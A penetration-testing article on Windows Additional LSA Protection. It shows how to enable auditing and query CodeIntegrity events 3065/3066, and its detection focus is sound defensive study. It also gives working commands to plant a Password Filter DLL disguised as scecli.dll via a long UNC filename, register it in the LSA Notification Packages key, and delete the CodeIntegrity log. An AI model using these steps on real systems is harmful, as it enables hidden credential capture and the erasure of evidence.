
0x00 Preface
---
In response to wyzzoo's comment on the article 'Application of Password Filter DLL in Penetration Testing', reminding attention to issues to consider on higher version systems, the address is as follows:
An open-source project
Therefore, I conducted research on this part and compiled it into an article
0x01 Introduction
---
This article will cover the following:
- How to configure additional LSA protection
- How to obtain monitoring results
- Supplement an exploitation idea for Password Filter DLL
- Utilize the detection effectiveness of Additional LSA Protection
0x02 Configure additional LSA protection
---
Refer to official documentation:
https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
Starting from Windows 8.1, additional protection is provided for LSA to prevent memory reading and code injection by unprotected processes
Protection method:
Requires any plugins loaded into LSA to be digitally signed with a Microsoft signature
Specifically, digital signature refers to catalog signature, which must meet WHQL certification
Reference materials:
https://docs.microsoft.com/zh-cn/windows-hardware/drivers/install/whql-release-signature
There is an article introducing catalog signature: 'CAT File Digital Signature Usage Tips'
Test system: Win8.1 x64
Configuration method:
1. The operating system must meet the conditions:
Windows 8.1 or newer systems
2. Modify the registry
Registry location HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe, create a new DWORD entry AuditLevel with value 00000008
The corresponding cmd command is as follows:
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe" /v "AuditLevel" /t REG_DWORD /d "00000008" /f |
3. Restart the system
0x03 Obtain monitoring results
---

View logs Event 3065 and Event 3066
Event 3065: This event records that a code integrity check determined a process (typically lsass.exe) attempted to load a specific driver that did not meet the security requirements for shared sections. However, the image was allowed to load due to configured system policies.
Event 3066: This event records that a code integrity check determined a process (typically lsass.exe) attempted to load a specific driver that did not meet Microsoft's signature level requirements. However, the image was allowed to load due to configured system policies.
Location: Applications and Services Logs\Microsoft\Windows\CodeIntegrity
Can log non-compliant DLLs but did not prevent the DLL from loading, as shown in the figure below
Query logs Event 3065 and Event 3066 via command line:
Get log category list:
wevtutil el >1.txt |

Found that the corresponding entry for CodeIntegrity is Microsoft-Windows-CodeIntegrity/Operational
Search for Event 3065 and Event 3066:
wevtutil qe Microsoft-Windows-CodeIntegrity/Operational /rd:true /f:text /q:"*[system/eventid=3065 and 3066]" |
As shown in the figure below
Supplement:
Delete CodeIntegrity logs:
wevtutil cl "Microsoft-Windows-CodeIntegrity/Operational" |
0x04 Supplement: An exploitation approach for Password Filter DLL—achieving DLL "hiding" using Long UNC filename spoofing
---
For specific hiding details, refer to the article "Catalog Signature Forgery—Long UNC Filename Spoofing"
1. Name the DLL in Long UNC filename format and save it under %windir%\system32\
The lsass.exe process loads scecli.dll by default, so choose to disguise the DLL as scecli.dll
Command line:
type Win32Project3.dll > "\\?\C:\windows\system32\scecli.dll " |
Note:
There is a space after the name scecli.dll

2. Obtain the short file name of the dll
Command line:
dir /x scecli*.dll |
Obtain the short file name SCECLI~1.DLL, as shown in the figure below
3. Modify the registry key value
Read the key value:
REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" |
Add dll:
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0SCECLI~1.DLL" /f |
4. Restart

Use Process Explorer to view the dlls loaded by the lsass process
Shows loading two identical scecli.dlls, with specific attribute differences, as shown in the figure below

5. Detection
Event 3066 successfully detected, as shown in the figure below
0x05 Supplement
---
1. Adding a forged Microsoft Authenticode signature to the Password Filter DLL and modifying the certificate verification mechanism to make it effective still cannot bypass Additional LSA Protection monitoring, because the Password Filter DLL requires a legitimate catalog signature, not an Authenticode signature
2. Creating a catalog signature for the Password Filter DLL and adding it to the system's security catalog database still cannot bypass Additional LSA Protection monitoring
0x06 Summary
---
This article introduces the method and detection effectiveness of configuring Additional LSA Protection to monitor Password Filter DLLs. If the Password Filter DLL does not have a legitimate catalog signature, the system can successfully detect it, but by default, it will not prevent loading


